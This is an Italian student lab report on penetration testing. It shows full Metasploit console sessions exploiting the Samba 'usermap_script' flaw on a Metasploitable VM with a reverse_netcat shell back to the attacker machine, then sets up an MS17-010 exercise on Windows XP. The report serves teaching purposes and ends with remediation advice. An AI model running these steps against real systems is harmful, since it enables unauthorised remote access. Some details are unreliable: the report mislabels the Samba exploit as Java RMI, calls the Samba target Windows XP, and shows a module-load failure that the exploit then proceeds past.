
Procedura exploit del servizio SMB tramite Metasploit

A seguito della conclusione della fase di Vulnerability Assessment, si è proceduto alla fase di exploit delle vulnerabilità del servizio SMB. Per confermare le debolezze del livello di autenticazione, si è lanciato l'attacco da Kali Linux verso Metasploitable utilizzando il framework Metasploit.

Avvio della console “msfconsole” di Metasploit

Il tool per l'esecuzione dell'attacco è Metasploit, di cui si deve far partire l'interfaccia a riga di comando attraverso il comando “**msfconsole**” nel terminale di Kali Linux.

Dopo l'avvio, si vede il prompt di Metasploit (**msf6>**) pronto per l'inserimento di comandi.



```
(kali㉿kali)-[~]
$ msfconsole
Metasploit tip: To save all commands executed since start up to a file, use the
makerc command

          .:ok000kdc'      'cdk000ko:.
          .x0000000000000c      c0000000000000x.
:0000000000000000k,      ,k0000000000000000:
'0000000000kkkk00000: :000000000000000000'
o00000000.    .o0000o000l.    ,00000000o
d00000000.    .c00000c.    ,00000000x
l00000000.    ;d;    ,00000000l
.00000000.    .;    ;    ,00000000.
c0000000.    .00c.    '00.    ,0000000c
o000000.    .0000.    :0000.    ,000000o
l00000.    .0000.    :0000.    ,00000l
;0000'    .0000.    :0000.    ;0000;
.d000    .00000cccx0000.    x00d.
,k0L    .00000000000000.    .d0k,
:kk;.00000000000000.c0k:
;k0000000000000000k:
,x000000000000x,
.l00000000l.
,d0d,
.

=[ metasploit v6.3.45-dev
+ -- ---[ 2377 exploits - 1232 auxiliary - 416 post
+ -- ---[ 1391 payloads - 46 encoders - 11 nops
+ -- ---[ 9 evasion ]]
```

Metasploit Documentation: <https://docs.metasploit.com/>

Individuazione modulo di exploit con “search”

Con il comando “**search**”, seguito dalla parola chiave o nome associato ad un modulo, si può cercare un modulo di exploit specifico.

Nel caso in esame, la ricerca è stata condotta tramite la keyword “**samba 3**”, ovvero utilizzando una delle possibili versioni del servizio Samba in esecuzione su Metasploitable.

Quindi, con il comando “**search samba 3**”, **Metasploit** restituisce **una lista di moduli auxiliary o di exploit** che sono **utilizzabili per sfruttare la vulnerabilità associata al servizio Java RMI**.

Quindi, si è individuato, quale exploit più adatto, il numero 4:

exploit/multi/samba/usermap_script = Si tratta di un exploit, una tecnica che sfrutta la vulnerabilità del servizio Samba, relativa al livello di autenticazione, per l'esecuzione successiva di codice Java in remoto sul sistema bersaglio. In particolare, sfrutta la gestione non sicura del mapping degli utenti, dovuta alla configurazione errata del parametro “username map script”.

Differenza tra moduli di exploit e moduli ausiliari:

Mentre i **moduli di exploit** eseguono attacchi diretti al target, utilizzando gli exploit per sfruttare le fallo di sicurezza e i payload per ottenere l'accesso remoto, i **moduli auxiliary** hanno funzione di supporto e raccolgono informazioni durante i test di sicurezza. In sintesi, i moduli ausiliari non eseguono attacchi ma possono essere utili per scansioni di rete, raccolta informazioni etc. Proprio per la loro natura ausiliaria, questi moduli **non contengono quasi mai il payload**.

```
msf6 > search samba 3

Matching Modules
=====
#   Name
Description
-----
0   exploit/windows/license/calicclnt_getconfig
Computer Associates License Client GETCONFIG Overflow
1   exploit/unix/misc/distcc_exec
DistCC Daemon Command Execution
2   exploit/windows/fileformat/ms14_060_sandworm
MS14-060 Microsoft Windows OLE Package Manager Code Execution
3   exploit/unix/http/quest_kace_systems_management_rce
Quest KACE Systems Management Command Injection
4   exploit/multi/samba/usermap_script
Samba "username map script" Command Execution
5   exploit/multi/samba/ntrans
Samba 2.2.2 - 2.2.6 ntrans Buffer Overflow
6   exploit/linux/samba/setinfopolICY_heap
Samba SetInformationPolicy AuditEventsInfo Heap Overflow
7   auxiliary/scanner/smb/smb_uninit_cred
Samba _netr_ServerPasswordSet Uninitialized Credential State
8   exploit/linux/samba/chain_reply
Samba chain_reply Memory Corruption (Linux x86)
9   exploit/linux/samba/is_known_pipename

      Disclosure Date Rank Check
-----  -----
2005-03-02 average No
2002-02-01 excellent Yes
2014-10-14 excellent No
2018-05-31 excellent Yes
2007-05-14 excellent No
2003-04-07 average No
2012-04-10 normal Yes
2010-06-16 good No
2017-03-24 excellent Yes
```

Impostazione dell'exploit individuato e payload preimpostato da Metasploit

Con il comando “**use**”, seguito dal path (dal percorso nel file system) dell’exploit, si è impostato il modulo di exploit ritenuto più consono per lo sfruttamento della vulnerabilità.

Nel caso in esame quindi si è inserito il comando:

“**use exploit/multi/samba/usermap_script**”.

```
msf6 > use exploit/multi/samba/usermap_script Failed to load module
[*] No payload configured, defaulting to cmd/unix/reverse_netcat
msf6 exploit(multi/samba/usermap_script) > █
```

Come si può notare, per l’exploit selezionato, è configurato di default il payload **cmd/unix/reverse_netcat**.

Questo payload è un codice che, una volta eseguito sul target, è progettato per consentire l’esecuzione di comandi da remoto (cmd) su Metasploitable, utilizzando Netcat per stabilire una connessione inversa dalla macchina vittima (Metasploitable) alla macchina attaccante (Kali Linux). In altri termini, attraverso la connessione inversa stabilita da Netcat, il payload eseguito consente all’attaccante di ottenere una sessione di shell remota sul target per inviare comandi da remoto.

Individuazione e configurazione dei parametri necessari dell’exploit e del payload e prova delle nuove configurazioni

Con il comando “**show options**”, Metasploit mostra tutte le opzioni di configurazione previste per l’exploit selezionato.

Per il corretto utilizzo dell’exploit, si devono individuare e settare i **parametri** di configurazione identificati nella colonna “**required**” con lo “**yes**”.

Questo significa che devono **necessariamente** essere **configurati affinché l’exploit possa sfruttare con successo la vulnerabilità**.

In questo caso, l’unico parametro required da configurare è **RHOSTS**, ovvero l’**IP** della macchina Target che si vuole attaccare, **Metasploitable**.

La configurazione si effettua tramite il comando “**set RHOSTS 192.168.50.150**”.

Infatti, gli altri parametri “**required**” dell’exploit sono preimpostati di default, quale:

-RPORT: ovvero la porta specifica del target che si vuole exploitare, nel caso di specie la 139.

Dal momento, però, che nella traccia si fa riferimento alla porta 445 di Metasploitable, si è provveduto a settarla come target tramite il comando “**set RPORT 445**”.

Anche i parametri “**required**” del payload sono preimpostati, ovvero:

-LHOST: l’indirizzo IP della macchina attaccante kali Linux: 192.168.50.100

-LPORT: la porta su cui è in ascolto la macchina attaccante: **4444**

Dal momento, però, che la traccia richiede di configurare una LPORT 5555, si è provveduto a impostarla tramite il comando “**set LPORT 5555**”.

Infine, si è controllato che le nuove configurazioni fossero state memorizzate da Metasploitable effettuando un nuovo comando show options.

Show options per configurazione parametri required

```
msf6 exploit(multi/samba/usermap_script) > show options

Module options (exploit/multi/samba/usermap_script):
Name      Current Setting  Required  Description
----      -----          -----    -----
CHOST                no        The local client address
CPORT                no        The local client port
Proxies             Meta       A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS             ...        yes      The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT      139            yes      The target port (TCP)

Payload options (cmd/unix/reverse_netcat):
Name      Current Setting  Required  Description
----      -----          -----    -----
LHOST    192.168.50.100   yes      The listen address (an interface may be specified)
LPORT    4444            yes      The listen port

Exploit target:
Id  Name
--  --
0   Automatic

View the full module info with the info, or info -d command.

msf6 exploit(multi/samba/usermap_script) > set RHOSTS 192.168.50.150
RHOSTS => 192.168.50.150
msf6 exploit(multi/samba/usermap_script) > set RPORT 445
RPORT => 445
msf6 exploit(multi/samba/usermap_script) > set LPORT 5555
LPORT => 5555
```

Show options per conferma configurazione

```
msf6 exploit(multi/samba/usermap_script) > show options

Module options (exploit/multi/samba/usermap_script):

Name      Current Setting  Required  Description
----      -----          -----    -----
CHOST                no        The local client address
CPORT                no        The local client port
Proxies              no        A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS      192.168.50.150  yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT      445            yes       The target port (TCP)

Payload options (cmd/unix/reverse_netcat):

Name      Current Setting  Required  Description
----      -----          -----    -----
LHOST      192.168.50.100  yes       The listen address (an interface may be specified)
LPORT      5555           yes       The listen port

Exploit target:

Id  Name
--  --
0   Automatic

View the full module info with the info, or info -d command.
```

Esecuzione exploit

A questo punto, si è proceduto all'esecuzione dell'exploit con il comando “**exploit**”.

Metasploit avvia un “handler”, un componente software che si pone in ascolto sulla porta 5555 della macchina attaccante Kali Linux, individuata tramite IP 192.168.50.100.

L'handler è un componente software del framework che si pone in ascolto su Kali Linux per ricevere e gestire la connessione inversa avviata dal target Metasploitable, dopo l'esecuzione dell'exploit.

L'esecuzione dell'exploit è avvenuta con successo poiché, sfruttando la vulnerabilità del servizio SMB, il payload ha avviato una connessione inversa dal target, garantendo **l'apertura di una sessione di shell remota** sulla macchina attaccante.

Ciò consente di eseguire comandi sul sistema bersaglio da remoto.

```
View the full module info with the info, or info -d command.

msf6 exploit(multi/samba/usermap_script) > exploit

[*] Started reverse TCP handler on 192.168.50.100:5555
[*] Command shell session 1 opened (192.168.50.100:5555 -> 192.168.50.150:32998) at 2024-01-22 15:59:53 +0100
```

Dimostrazione efficacia exploit

Per verificare se effettivamente la sessione di shell remota consentisse di inviare comandi al bersaglio, si è proceduto all’invio del comando “**ifconfig**”.

Da notare che, una volta avviata la sessione, non compare un prompt dei comandi specifico.

Come si può vedere, la sessione di shell ha restituito le **informazioni sulla configurazione di rete di Metasploitable**.

Infatti, l’output del comando mostra le informazioni di rete relative alle due interfacce del target:

- L’interfaccia di rete “**eth0**” con indirizzo IPv4 192.168.50.150
- Interfaccia di loopback “**lo**” con indirizzo IP 127.0.0.1, utilizzata per le comunicazioni locali sulla stessa macchina.

```
msf6 exploit(multi/samba/usermap_script) > exploit

[*] Started reverse TCP handler on 192.168.50.100:5555
[*] Command shell session 1 opened (192.168.50.100:5555 -> 192.168.50.150:46614) at 2024-01-22 15:29:30 +0100

ifconfig
eth0      Link encap:Ethernet HWaddr 08:00:27:d4:db:4c
          inet addr:192.168.50.150 Bcast:192.168.50.255 Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fed4:db4c/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
          RX packets:22081 errors:0 dropped:0 overruns:0 frame:0
          TX packets:14340 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:2395342 (2.2 MB) TX bytes:2462821 (2.3 MB)
          Base address:0xd020 Memory:f0200000-f0220000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1 Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING MTU:16436 Metric:1
          RX packets:2152 errors:0 dropped:0 overruns:0 frame:0
          TX packets:2152 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:731725 (714.5 KB) TX bytes:731725 (714.5 KB)
```

Conclusioni

Lo scopo dell'esercitazione condotta nel report è stato conseguito.

La fase di scansione dei servizi e delle porte di Metasploitable tramite tool Nmap ha consentito di individuare il servizio Samba, per la condivisione di risorse di rete, in esecuzione sulle porte 139 e 445.

La fase di Vulnerability Assessment condotta da Nessus ha evidenziato la presenza di vulnerabilità del servizio, non direttamente collegate alla vulnerabilità sfruttata dall'exploit "usermap script", in fase di attacco.

Si è giunti alla conclusione che sia le vulnerabilità riscontrate da Nessus che quella relativa all'exploit siano accomunate da un più generale difetto del file di configurazione di Samba, con ripercussioni negative sul controllo dell'autenticazione e delle autorizzazioni concesse per la condivisione delle risorse remote.

Infatti, l'exploit del servizio Samba del target Metasploitable, tramite Metasploit, è avvenuto con successo in quanto si è ottenuto **l'accesso remoto e non autorizzato al sistema operativo**.

Una volta sfruttata la vulnerabilità di Samba, il payload cmd/unix/reverse_netcat ha effettuato una connessione dalla macchina target Windows XP a quella attaccante, mettendo a disposizione una sessione di shell remota.

Tale sessione ha consentito di eseguire comandi sulla macchina bersaglio, ottenendo informazioni sulla configurazione di rete.

Le conseguenze di un accesso, come quello garantito dall'exploit riportato, ad un sistema operativo sono molto gravi. Un esempio per tutti la compromissione del sistema operativo: basti pensare al caso in cui l'attaccante, sfruttando le vulnerabilità dell'autenticazione di Samba, utilizzi la sessione di shell per caricare un malware o installare una backdoor.

Remediation Action e best practice

Aggiornamento della versione di Samba:

Utilizzare le versioni più recenti del software, poiché gli sviluppatori rilasciano correzioni di sicurezza regolarmente.

Configurazione sistema di autenticazione Samba:

Impostare la configurazione di Samba per utilizzare metodi di autenticazione sicura, come Kerberos, per proteggere le credenziali degli utenti durante la comunicazione.

Impostazione sistema di permessi appropriati:

Definire e limitare i permessi di accesso a Samba per le condivisioni delle risorse.

Monitoraggio Eventi:

Implementare un sistema di monitoraggio degli accessi, che tenga traccia delle attività di Samba e dello script user map.

Validazione degli Input:

Configurare lo script username map affinché preveda meccanismi di controllo e filtraggio sulla validazione degli input, per prevenire attacchi di tipo injection e command execution.

Abilitazione della firma del Server e crittografia:

Configurare Samba per utilizzare la firma del server (server signing) e la crittografia per proteggere la comunicazione tra client e server.

Firewall:

Configurare un firewall per bloccare l'accesso non autorizzato al protocollo Samba.

Traccia giorno 5: Exploit Windows con Metasploit

Sulla macchina Windows XP ci sono diversi servizi in ascolto vulnerabili. Si richiede allo studente di:

- Effettuare un Vulnerability Scanning (basic scan) con Nessus sulla macchina Windows XP
- Sfruttare la vulnerabilità identificata dal codice MS17-010 con Metasploit.

Requisiti laboratorio Giorno 5:

IP Kali Linux: 192.168.200.100

IP Windows XP: 192.168.200.200

Listen port (payload option): 7777

Evidenze laboratorio Giorno 5:

Una volta ottenuta una sessione Meterpreter, eseguite una fase di test per confermare di essere sulla macchina target. Recuperate le seguenti informazioni: 1) Se la macchina target è una macchina virtuale oppure una macchina fisica ; 2) le impostazioni di rete della macchine target; 3) se la macchina target ha a disposizione delle webcam attive. Infine, recuperate uno screenshot del desktop.

Contenuto del capitolo, in breve

Il seguente report dettaglia l'attacco condotto tramite la macchina Kali Linux, utilizzando il framework Metasploit per sfruttare la vulnerabilità MS17-10 sulla macchina target con sistema operativo Windows XP. L'obiettivo è individuare vulnerabilità nel sistema al fine di migliorare la sicurezza della rete. Poiché si tratta di un'attività didattica che simula un Penetration Test, l'ambiente di lavoro è virtuale, con le macchine installate attraverso Virtual Box. Le macchine sono configurate per comunicare sulla stessa rete interna mediante l'impostazione di indirizzi IP statici rispettivi, e la loro comunicazione è stata verificata testando la trasmissione di pacchetti da una macchina all'altra.

Successivamente, sono state eseguite operazioni di scansione tramite Nmap, che ha verificato le porte e i servizi attivi sulla macchina target. Il servizio SMBv1 coinvolto è risultato in ascolto sulla porta 445. Il tool Nessus, mediante una scansione dettagliata, ha individuato le vulnerabilità più gravi presenti nel sistema Windows XP vittima, tra cui la MS17-010.

A questo punto, è stata avviata la fase di sfruttamento della vulnerabilità. Dopo aver configurato correttamente i parametri richiesti, l'avvio dell'exploit ha garantito la sua efficacia e la possibilità di eseguire le funzioni richieste dalla traccia. Al termine dell'operazione, sono state fornite considerazioni finali e raccomandazioni per risolvere e prevenire eventuali problemi che le minacce potrebbero causare alla rete.

Definizione MS17-010

MS17-010 è il numero di identificazione di una vulnerabilità critica di sicurezza in Microsoft Windows, che è stata scoperta e resa pubblica nel marzo 2017. Questa vulnerabilità è stata sfruttata in modo significativo dal worm ransomware chiamato WannaCry, che ha causato un grande impatto su scala globale.

La vulnerabilità MS17-010 è legata al protocollo SMB (Server Message Block), utilizzato per la condivisione di file e risorse su reti locali. In particolare, la vulnerabilità riguarda una gestione non corretta degli errori nel protocollo SMB versione 1 (SMBv1).

Gli attaccanti potevano sfruttare questa vulnerabilità per eseguire codice dannoso sul sistema bersaglio senza richiedere l'autenticazione. Ciò significava che un attaccante poteva sfruttare la vulnerabilità senza avere le credenziali di accesso al sistema, rendendo la minaccia particolarmente pericolosa.

WannaCry Ransomware:

- Crittografia dei File: Dopo aver infettato un sistema, WannaCry crittografa i file presenti sul dispositivo, rendendoli inaccessibili all'utente.
- Richiesta di Riscatto (Ransom): Una volta crittografati i file, WannaCry richiede un pagamento in bitcoin come riscatto per fornire la chiave di decriptazione.
- Rapida Diffusione: Sfruttando la vulnerabilità MS17-010, WannaCry è stato in grado di diffondersi rapidamente attraverso i sistemi non aggiornati all'interno di una rete.

Spiegazione ambiente di lavoro

Kali Linux è la macchina dalla quale viene lanciato l'attacco tramite il tool Metasploit.

Windows XP è la macchina target, il cui servizio SMB è oggetto dell'attacco riportato nel presente report.

Nessus è uno scanner di vulnerabilità che identifica e valuta possibili falle di sicurezza nei sistemi informatici. Esamina reti e dispositivi, individuando vulnerabilità e fornendo dettagliate informazioni su come correggerle. Il suo obiettivo è migliorare la sicurezza informatica identificando e affrontando potenziali rischi.

Nmap è un tool open source progettato, principalmente, per effettuare port scanning, cioè per verificare quali porte sono aperte su un target (come Metasploitable) e quali servizi di rete,

associati alle porte, sono disponibili. È utilizzato per individuare gli host attivi sulla rete e per il mapping degli host sulla rete.

Metasploit, strumento per la conduzione dell'attacco riportato, è un framework open source usato, nell'ambito dei PT, per la creazione e l'esecuzione automatizzata degli exploit su sistemi informatici.

Infatti, fornisce un'ampia gamma di exploit, più di 2000, e quasi 600 payloads nel suo database che possono essere utilizzati per i vari sistemi operativi target (Windows, Linux etc..). Metasploit offre **moduli** che contengono varie funzionalità, tra le quali codici di Exploit e Payload.

Ogni modulo mette a disposizione un vettore di attacco diverso.

L'**exploit**, nel contesto di un Penetration Testing, è la fase nella quale si usa una tecnica o uno strumento, nel nostro caso Metasploit, per sfruttare una vulnerabilità presente sulla macchina target, al fine di ottenere, generalmente, l'accesso non autorizzato ed eseguire azioni non previste sul sistema remoto.

Da notare che la parola “exploit” si usa anche per riferirsi alla vera e propria attività svolta per ottenere l'accesso non autorizzato (o più in generale per compiere azioni dannose contro il) al sistema della macchina target.

Il **payload** è necessario per utilizzare un exploit nella pratica.

Il termine, nel contesto di Metasploit e degli exploit di un PT, indica un insieme di istruzioni o codice che viene eseguito da un software dannoso o da un exploit dopo che questo ha sfruttato con successo una vulnerabilità del sistema.

I payload sono progettati per eseguire una serie di azioni dannose, come ottenere l'accesso non autorizzato a un sistema, rubare dati sensibili, danneggiare o bloccare il funzionamento di un sistema o altro ancora.

Preparazione ambiente di lavoro

- **Impostazione manuale indirizzo IP della macchina attaccante Kali Linux.**

Per prima cosa, si è proceduto dal terminale, tramite comando “**sudo nano /etc/network/interfaces**”, ad usare l'editor di testo “nano”, con privilegio amministrativo (“**sudo**”), per aprire il file di configurazione di rete (**/etc/network/interfaces**) delle macchine Kali.

Infatti, l'editor ha consentito di impostare il seguente indirizzo IP (address):

- Kali Linux: 192.168.200.100

N.B. Per salvare le modifiche si utilizzano le seguenti combinazioni di tasti: “**ctrl**” e “**x**” e poi “**invio**” per chiudere il file di configurazione.

È necessario, inoltre, **riavviare la macchina** per rendere effettive le modifiche.

```
GNU nano 7.2                               /etc/network/interfaces

# This file describes the network interfaces available on your system
# and how to activate them. For more information, see interfaces(5).

source /etc/network/interfaces.d/*

# The loopback network interface
auto lo
iface lo inet loopback

auto eth0
iface eth0 inet static
    address 192.168.200.100
    netmask 255.255.255.0
    network 192.168.200.0
    broadcast 192.168.200.255
    gateway 192.168.200.1
```

Poi, si procede a controllare con il comando “**ifconfig**” la configurazione di rete impostata.

```
(kali㉿kali)-[~]
$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
      inet 192.168.200.100  netmask 255.255.255.0  broadcast 192.168.200.255
        inet6 fe80::a00:27ff:feff:cc77  prefixlen 64  scopeid 0x20<link>
          ether 08:00:27:ff:cc:77  txqueuelen 1000  (Ethernet)
            RX packets 0  bytes 0 (0.0 B)
            RX errors 0  dropped 0  overruns 0  frame 0
            TX packets 23  bytes 2914 (2.8 KiB)
            TX errors 0  dropped 0  overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
      inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
          loop  txqueuelen 1000  (Local Loopback)
            RX packets 6138  bytes 2163308 (2.0 MiB)
            RX errors 0  dropped 0  overruns 0  frame 0
            TX packets 6138  bytes 2163308 (2.0 MiB)
            TX errors 0  dropped 0  overruns 0  carrier 0  collisions 0
```

Preparazione ambiente di lavoro


- **Impostazione manuale indirizzo IP della macchina vittima Windows XP.**

Per cambiare l'indirizzo IP su Windows XP, si è iniziato aprendo il Pannello di Controllo dal menu Start. Successivamente, si è acceduto alle "Proprietà" della connessione di rete attiva, si è selezionato il protocollo "Internet (TCP/IP)", e si sono inseriti manualmente l'indirizzo IP, la subnet mask, e il gateway predefinito.

- **Windows XP: 192.168.200.200**

N.B. Per salvare le modifiche basta cliccare la spunta “OK” in basso a destra.

È necessario, inoltre, **riavviare la macchina** per rendere effettive le modifiche.



Poi, si procede a controllare con il comando “**ipconfig**” la configurazione di rete impostata.

```
c:\> Prompt dei comandi
Microsoft Windows XP [Versione 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\Documents and Settings\Epicode_user>ipconfig


Configurazione IP di Windows

Scheda Ethernet Connessione alla rete locale <LAN>:
  Suffisso DNS specifico per connessione:
  Indirizzo IP . . . . . : 192.168.200.200
  Subnet mask . . . . . : 255.255.255.0
  Gateway predefinito . . . . . : 192.168.200.1

C:\Documents and Settings\Epicode_user>
```


- **Verifica della comunicazione tra le due macchine.**

Poi, si procede a controllare e a **testare la connettività di rete fra le due macchine con il comando “ping”, seguito dall’indirizzo IP di una delle due macchine, a seconda del terminale dal quale si faccia partire l’utility. Se le due macchine scambiano pacchetti di dati “icmp” (3 packets transmitted), allora comunicano fra loro e le configurazioni sono state impostate correttamente.**



```
C:\Documents and Settings\Epicode_user>ping 192.168.200.100
Esecuzione di Ping 192.168.200.100 con 32 byte di dati:
Risposta da 192.168.200.100: byte=32 durata<1ms TTL=64
Risposta da 192.168.200.100: byte=32 durata<1ms TTL=64
Risposta da 192.168.200.100: byte=32 durata<1ms TTL=64

Statistiche Ping per 192.168.200.100:
    Pacchetti: Trasmessi = 3, Ricevuti = 3, Persi = 0 <0% persi>,
    Tempo approssimativo percorsi andata/ritorno in millisecondi:
        Minimo = 0ms, Massimo = 0ms, Medio = 0ms
Control-C
^C
C:\Documents and Settings\Epicode_user>
```



